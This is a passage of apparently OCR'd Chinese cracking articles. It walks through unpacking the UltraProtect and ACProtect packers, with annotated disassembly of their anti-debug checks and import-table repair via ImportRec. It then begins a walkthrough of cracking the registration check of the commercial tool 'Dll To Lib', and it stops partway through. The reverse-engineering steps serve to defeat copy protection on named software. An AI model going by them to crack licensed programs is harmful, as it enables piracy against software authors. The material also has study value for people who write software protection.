004B7C28    90              NOP
004B7C29    58              POP EAX
004B7C2A    FF95 61204000   CALL DWORD PTR SS:[EBP+<AddrCloseHandle>]
004B7C30    EB 19           JMP SHORT 004B7C4B
```

```
004B7C32  90        NOP
004B7C33  90        NOP
004B7C34  90        NOP
004B7C35  60        PUSHAD
004B7C36  8DBD 39204000  LEA  EDI,DWORD PTR SS:[EBP+<lpSensitiveAPIAddr>]
004B7C3C  B9 26000000  MOV  ECX,26
004B7C41  E8 5AF7FFFF  CALL  <GetRandDword>
004B7C46  AB        STOS  DWORD PTR ES:[EDI] -->发现入口断点就随机破坏外壳API地址
004B7C47  ^E2 F8    LOOPD  SHORT 004B7C41
004B7C49  61        POPAD
004B7C4A  58        POP  EAX
```

以上代码通过系统进程列表取得了当前进程的父进程ID，接下来就是对父进程的合法性进行检查了。列举进程的代码与上面基本相同，限于篇幅这里不再赘述，下面只给出关键校验代码流程分析

```
004B7CD4  8B95 9D1D4000  MOV  EDX,DWORD PTR SS:[EBP+<lpProcessEntry32->the32ProcessID>]
004B7CDA  3B95 8D1D4000  CMP  EDX,DWORD PTR SS:[EBP+<dwParentProcessId>] -->比较当前进程是否为指定的父进程
004B7CE0  74 46     JE  SHORT 004B7D28
.............
004B7D28  8DB5 B91D4000  LEA  ESI,DWORD PTR SS:[EBP+<lpProcessEntry32->szExeFile>] -->取得父进程名
004B7D2E  E8 AFF8FFFF  CALL  <Capitalize> -->改进程名为大写形式
004B7D33  803E 00   CMP  BYTE PTR DS:[ESI],0
004B7D36  74 07     JE  SHORT 004B7D3F
004B7D38  90        NOP
004B7D39  90        NOP
004B7D3A  90        NOP
004B7D3B  90        NOP
004B7D3C  46        INC  ESI
004B7D3D  ^EB F4    JMP  SHORT 004B7D33
004B7D3F  83EE 0C   SUB  ESI,0C
004B7D42  AD        LODS  DWORD PTR DS:[ESI] -->取前4各字节
004B7D43  0306      ADD  EAX,DWORD PTR DS:[ESI] -->加上后4个字节
004B7D45  0346 04   ADD  EAX,DWORD PTR DS:[ESI+4] -->再加后四个字节
004B7D48  8BD8      MOV  EBX,EAX -->保存求和结果
004B7D4A  8DB5 DD2A4000  LEA  ESI,DWORD PTR SS:[EBP+<lpPredefniedHash>] -->将计算结果与预定义值进行比较，共有三组
004B7D50  AD        LODS  DWORD PTR DS:[ESI]
004B7D51  0BC0      OR  EAX,EAX
004B7D53  74 0E     JE  SHORT 004B7D63
004B7D55  90        NOP
004B7D56  90        NOP
004B7D57  90        NOP
004B7D58  90        NOP
004B7D59  3BC3      CMP  EAX,EBX -->是否等于合法父进程的计算值?
004B7D5B  74 24     JE  SHORT 004B7D81
004B7D5D  90        NOP
004B7D5E  90        NOP
004B7D5F  90        NOP
004B7D60  90        NOP
004B7D61  ^EB ED    JMP  SHORT 004B7D50
004B7D63  BE 951D4000  MOV  ESI,<lpProcessEntry32>
004B7D68  03F5      ADD  ESI,EBP
004B7D6A  8B46 08   MOV  EAX,DWORD PTR DS:[ESI+8] -->取得当前列举的进程ID
004B7D6D  50        PUSH  EAX
004B7D6E  6A 00     PUSH  0
004B7D70  6A 01     PUSH  1
004B7D72  FF95 85204000  CALL  DWORD PTR SS:[EBP+<AddrOpenProcess>]
004B7D78  6A 00     PUSH  0
004B7D7A  50        PUSH  EAX
004B7D7B  FF95 69204000  CALL  DWORD PTR SS:[EBP+<AddrTerminateProcess>] -->终止非法父进程
```

在上面的代码中UltraProtect将父进程名进行求和计算，计算结果同Explorer.exe、cmd.exe等常规进程的计算值进行比较，如果不相等就认为正在被非法调试，并结束自身进程。避开了上述反跟踪代码后，UltraProtect对OllyDbg就没有什么威胁了。直接对CODE区块下内存访问断点，F9运行直接停在原始入口点，调用OllyDump插件保存为dUProtect.exe

```
00487370  55        PUSH  EBP -->停在这里
00487371  8BEC      MOV  EBP,ESP
00487373  83C4 F4   ADD  ESP,-0C
00487376  B8 18714800  MOV  EAX,00487118
0048737B  E8 80F1F7FF  CALL  00406500
00487380  A1 F0744900  MOV  EAX,DWORD PTR DS:[4974F0]
00487385  8B00      MOV  EAX,DWORD PTR DS:[EAX]
00487387  E8 18FDFBFF  CALL  004470A4
0048738C  8B0D F8724900  MOV  ECX,DWORD PTR DS:[4972F8]
00487392  A1 F0744900  MOV  EAX,DWORD PTR DS:[4974F0]
00487397  8B00      MOV  EAX,DWORD PTR DS:[EAX]
00487399  8B15 F8C94700  MOV  EDX,DWORD PTR DS:[47C9F8]
```

UltraProtect在代码变形方面没有什么采取什么极端手段，除了两个特殊的SDK函数以外，用ImportRec就可以轻松修复。填入入口点RVA: 00087370，自动搜索得到IAT的RVA: 0009B13C，Size: 0000067C，点击Get Imports得到Dll列表如下:

```
kernel32.dll FThunk:0009B140 NbFunc:2D (decimal:45) valid:YES
? FThunk:0009B1F8 NbFunc:4 (decimal:4) valid:NO
advapi32.dll FThunk:0009B20C NbFunc:3 (decimal:3) valid:YES
oleaut32.dll FThunk:0009B21C NbFunc:7 (decimal:7) valid:YES
kernel32.dll FThunk:0009B23C NbFunc:5 (decimal:5) valid:YES
advapi32.dll FThunk:0009B254 NbFunc:3 (decimal:3) valid:YES
kernel32.dll FThunk:0009B264 NbFunc:49 (decimal:73) valid:YES
gdi32.dll FThunk:0009B38C NbFunc:47 (decimal:71) valid:YES
? FThunk:0009B4AC NbFunc:9B (decimal:155) valid:NO
ole32.dll FThunk:0009B71C NbFunc:1 (decimal:1) valid:YES
comctl32.dll FThunk:0009B724 NbFunc:18 (decimal:24) valid:YES
shell32.dll FThunk:0009B788 NbFunc:1 (decimal:1) valid:YES
comdlg32.dll FThunk:0009B790 NbFunc:1 (decimal:1) valid:YES
jcalg1.dll FThunk:0009B798 NbFunc:2 (decimal:2) valid:YES
perplex.dll FThunk:0009B7A4 NbFunc:4 (decimal:4) valid:YES
```

至此大多数函数已经成功解析，点击Show Invalid，将没有认出的函数修复为MessageBoxA，单击Fix Dump完成初步脱壳。由于UltraProtect采用了SDK形式的Embedded Protect进行保护，所以如果你要激活所有功能并实现跨平台运行，还要进行SDK修复。这部分已经超出本文的讨论范围，限于篇幅不再讨论。

ACProtect

ACProtect各版本的外壳反调试代码与UltraProtect相比并没有太大变化，但是基于SDK的Dynamic Encrypt、Embedded Protect和RSA Lock加上编译器无关的Code Replace处理仍然十分强悍，要完整地把内部代码脱出至正常运行是十分困难的，更不用说还原为原始的可执行文件了。本文主要介绍一下ACProtect对输入表重定向的一些特殊处理，为了使ImportRec更有效地工作，笔者编写了一个还原IAT的辅助程序，这样无须对外壳代码做任何修改就可以直接在原始入口点完美识别大多数的API函数。由于考虑到兼容性问题，ACProtect主程序并没有采用API随机重定向，ACProtect本身也做了如下建议：以非函数调用指令中直接引用API地址的程序需要慎用这一特性，所以我们以典型的ACProtect保护样本UltraFXP v1.07免费版（新版已更名为FTPRush）为例，简要说明这种加密形式的修复方法。

OllyDbg载入Ultrafxp.exe，首先忽略所有异常，下断点bp IsDebuggerPresent+6，F9运行中断，按下Alt+F9返回到外壳代码：

```
00696155   C685 98FF4000 C>MOV   BYTE PTR
SS:[EBP+40FF98],0C3
0069615C   FF95 ABD74000   CALL   DWORD PTR
SS:[EBP+<AddrIsDebuggerPresent>]
00696162   0BC0   OR   EAX,EAX   --->返回到这里
00696164   74 1F   JE   SHORT 00696185
00696166   90   NOP
00696167   90   NOP
00696168   90   NOP
00696169   90   NOP
0069616A   8BB5 7AA24100   MOV   ESI,DWORD
PTR SS:[EBP+41A27A]
```

接着打开Memory Map窗口，对CODE段下内存访问断点，F9运行，直接来到伪OEP（Original Entry Point）：

```
00407A30   50   PUSH   EAX   ; UltraFxp.
005DB4E8   --->断下后停在这里
00407A31   6A 00   PUSH   0
00407A33   E8 F8FEFFFF   CALL   00407930
00407A38   BA 10F15D00   MOV   EDX,005DF110
00407A3D   52   PUSH   EDX
00407A3E   8905 DC945F00   MOV   DWORD PTR
DS:[5F94DC],EAX
00407A44   8942 04   MOV   DWORD PTR DS:
[EDX+4],EAX
00407A47   C742 08 0000000>MOV   DWORD PTR
DS:[EDX+8],0
00407A4E   C742 0C 0000000>MOV   DWORD PTR
DS:[EDX+C],0
00407A55   E8 8AFFFFFF   CALL   004079E4
00407A5A   5A   POP   EDX
00407A5B   58   POP   EAX
00407A5C   E8 2BC1FFFF   CALL   00403B8C
00407A61   C3   RETN
```

值得注意的是，ACProtect偷走了主程序入口的大部分主干代码。在这里dump，程序是不可能运行起来的。事实上ACProtect的Stolen Code对Delphi程序特别照顾，一般都要偷走入口以后好几个call才会罢手。

跟进伪OEP的第一个call，来到：

```
00407930   FF25 E0C25F00   JMP   DWORD PTR
DS:[5FC2E0]   ; UltraFxp.006872B4
00407936   8BC0   MOV   EAX,EAX
```

很明显这里是调用API的地方了，F8再次跟进

```
006872B4   68 7B62C60D   PUSH   0DC6627B
006872B9   813424 52D74671 XOR   DWORD PTR
SS:[ESP],7146D752
006872C0   C3   RETN --->调用 GetModuleHandleA
```

注意006872B4，这次我们来到了ACProtect的外壳代码中。ACProtect用一个随机数异或加密API地址，调用的时候再异或解密，然后以ret的方式进行调用。这样的API加密相对ASProtect等猛壳来说显然幼稚多了，但是从工具恢复的难度而言，对阻碍ImportRec这样的静态模拟跟踪修复却相当有效。

注意上面的"JMP DWORD PTR DS:[5FC2E0]，5FC2E0"就是IAT的一个Entry，在数据转存窗口中上下翻页，确定IAT的大小。

```
IAT上限：005FC1B8
005FC1B8  10 70 68 00 1D 70 68 00 2A 70 68 00 37
70 68 00  ph.ph.*ph.7ph.
005FC1C8  44 70 68 00 51 70 68 00 5E 70 68 00 6B
70 68 00  Dph.Qph.^ph.kph.
005FC1D8  78 70 68 00 85 70 68 00 92 70 68 00 9F 70
68 00  xph.卯h.拺h.烼h
IAT下限：005FCAE8
005FCAC8  00 00 00 00 F7 A8 B2 76 00 00 00 00 27 6E
3C 77  ....鳕唰....'n<w
005FCAD8  BF FC 3D 77 F9 E8 3C 77 00 00 00 00 41
3F A2 71  奎=w  <w....A?
005FCAE8  F4 2B A2 71 00 00 00 00 00 00 00 00 00 00
00 00  ?
```

注意ACProtect只对有限的几个Dll函数（如kernel32.dll、user32.dll等）进行加密，IAT表中68XXXXXX的地址都是被加密的，我们的工具就是用来还原这些API地址的。启动ExtractACP.exe，点击Refresh刷新进程列表，选中Ultrafxp.exe，填入参数如图1所示，然后点击Extract按钮修复所有地址。

这时启动ImportRec，选中UltraFXP的进程，填入伪OEP的RVA：7A30，自动搜索IAT，点击Get Imports，就可以识别出大多数函数了：

```
? FThunk:001FC1B8 NbFunc:36 (decimal:54) valid:NO
oleaut32.dll FThunk:001FC294 NbFunc:F (decimal:15) valid:YES
? FThunk:001FC2D4 NbFunc:15 (decimal:21) valid:NO
? FThunk:001FC32C NbFunc:65 (decimal:101) valid:NO
gdi32.dll FThunk:001FC4C4 NbFunc:62 (decimal:98) valid:YES
```

```
? FThunk:001FC650 NbFunc:CF (decimal:207) valid:NO
ole32.dll FThunk:001FC990 NbFunc:C (decimal:12) valid:YES
32.dll FThunk:001FC9C4 NbFunc:3 (decimal:3) valid:YES
comctl32.dll FThunk:001FC9D4 NbFunc:1B (decimal:27) valid:YES
imm32.dll FThunk:001FCA44 NbFunc:6 (decimal:6) valid:YES
winspool.drv FThunk:001FCA60 NbFunc:4 (decimal:4) valid:YES
shell32.dll FThunk:001FCA74 NbFunc:A (decimal:10) valid:YES
shell32.dll FThunk:001FCAA0 NbFunc:5 (decimal:5) valid:YES
comdlg32.dll FThunk:001FCAB8 NbFunc:4 (decimal:4) valid:YES
winmm.dll FThunk:001FCACC NbFunc:1 (decimal:1) valid:YES
shell32.dll FThunk:001FCAD4 NbFunc:3 (decimal:3) valid:YES
ws2_32.dll FThunk:001FCAE4 NbFunc:2 (decimal:2) valid:YES
```




图1


注意其中有一些没有认出的Dll，其实并不是识别失败，而是由于SDK函数与不同Dll的函数混合在一起了。这里我们还是暂时把没有识别成功的函数修复为MessageBoxA，然后手动Cut Thunks分离不同的Dll，最后可以得到一张完整的树文件tree.txt。至此，ACProtect的输入表得到了完美修复。

在众多的国产加密壳中，ACProtect属于比较有特色的一款，但是其最大的难点不在于外壳的反调试，而在于借助SDK实现的RSA加密和壳中壳技术，它极尽可能的使受保护的程序和外壳更紧密地融合在一起，并与脱壳前的部分进行通信和校验。这样即使软件被脱壳，也无法轻易还原所有功能。根据笔者目前对ACProtect v2.0的认识，虽然作者risco将版本号作了大幅度跃迁，但是程序本身的保护体系还是没有太大变化，只是增加了一些完整性校验。ACProtect还在升级，传奇仍将继续。

适合读者：破解爱好者、编程爱好者

前置知识：VC开发经验、汇编基础

巧破DLL To Lib



文/图 林金明

由于酷爱编程，经常需要将别人写的Dll转换成Lib，然后静态连编到自己的软件中。对此我比较喜欢功能强大的Dll To Lib，当然"强大"的背后是需要付出人民币的，像我这样的穷书生哪来的钱呢？破解成了唯一的出路。

本文的目的不是倡导大家去破解软件做作的版权信息，而是分析这款软件在判断注册时候的一些不足地方，使大家以后写共享软件时能够更加好的保护自己的作品。

脱壳

发现是个硬壳（Asprotect 1.2）。还好不算难，用loader加载，在弹出对话框时立即用LoarPE将其从内存中Dump下来，接着修复输入表。打开ImportREC，在"附加到一个活动进程"组合框中选Dll to Lib的进程，点击"自动查找IAT"→"确定"→"获取输入表"，如图1所示。




图1

此时ImportREC会自动分析并把相应的输入表函数列在"找到的输入表函数"列表框中，点击"显示无效的"会列出相应的无效指针。接着右键单击空白处，在菜单中选择"跟踪级别1（反汇编）"，至此ImportREC会将大部份的函数指针重建，最后只剩下一个函数指针没有解决（我是用asprotect1.22插件搞定的）。输入表现在修复完毕，OEP处输入00029B16点击"修复转储文件"，选择刚才dump的文件，脱壳顺利完成。

破解

再次查壳，发现是用VC写的。在Registration页下随便输入了个注册码，弹出对话框，如图2所示。




图2

从提示可以看出它要求重新启动程序来检验（启动检验型）。打开RegMonitor监视，发现软件将注册码保存在"HKEY_CURRENT_USER\ Software\DLL2LIB\Key"键值下。用OnlyDebug加载，给RegQueryValueA下断点，按F9启动。此时软件正常启动了，然而并没有断下。对比后发现 启动的软件和没有用OnlyDebug装载的相比，少

了个Registration页。一看便知道软件采用了反调试机制，上网下了个HideOD插件做好相应的设置后，Registration页面跳了出来，然而断点依然没有断下。难道作者跟我们玩捉谜藏？此时再次打开FileMonitor从文件上入手，过了半小时还是没什么头绪。发现软件只是对"C:\windows\exe文件名.ini"读取一个startuup键（该键的值决定软件是否显示"每日提示"对话框，如图3 所示。）




图3

我至今都没有想透软件是怎么判断注册的（启动时注册表都不读，那把键值写入注册表干什么）正当失望至极的时候，随便用PEExplorer看看资源，此时有了重大发现，如图4 所示。




图4

比较一下程序运行时的主对话框，如图5 所示。

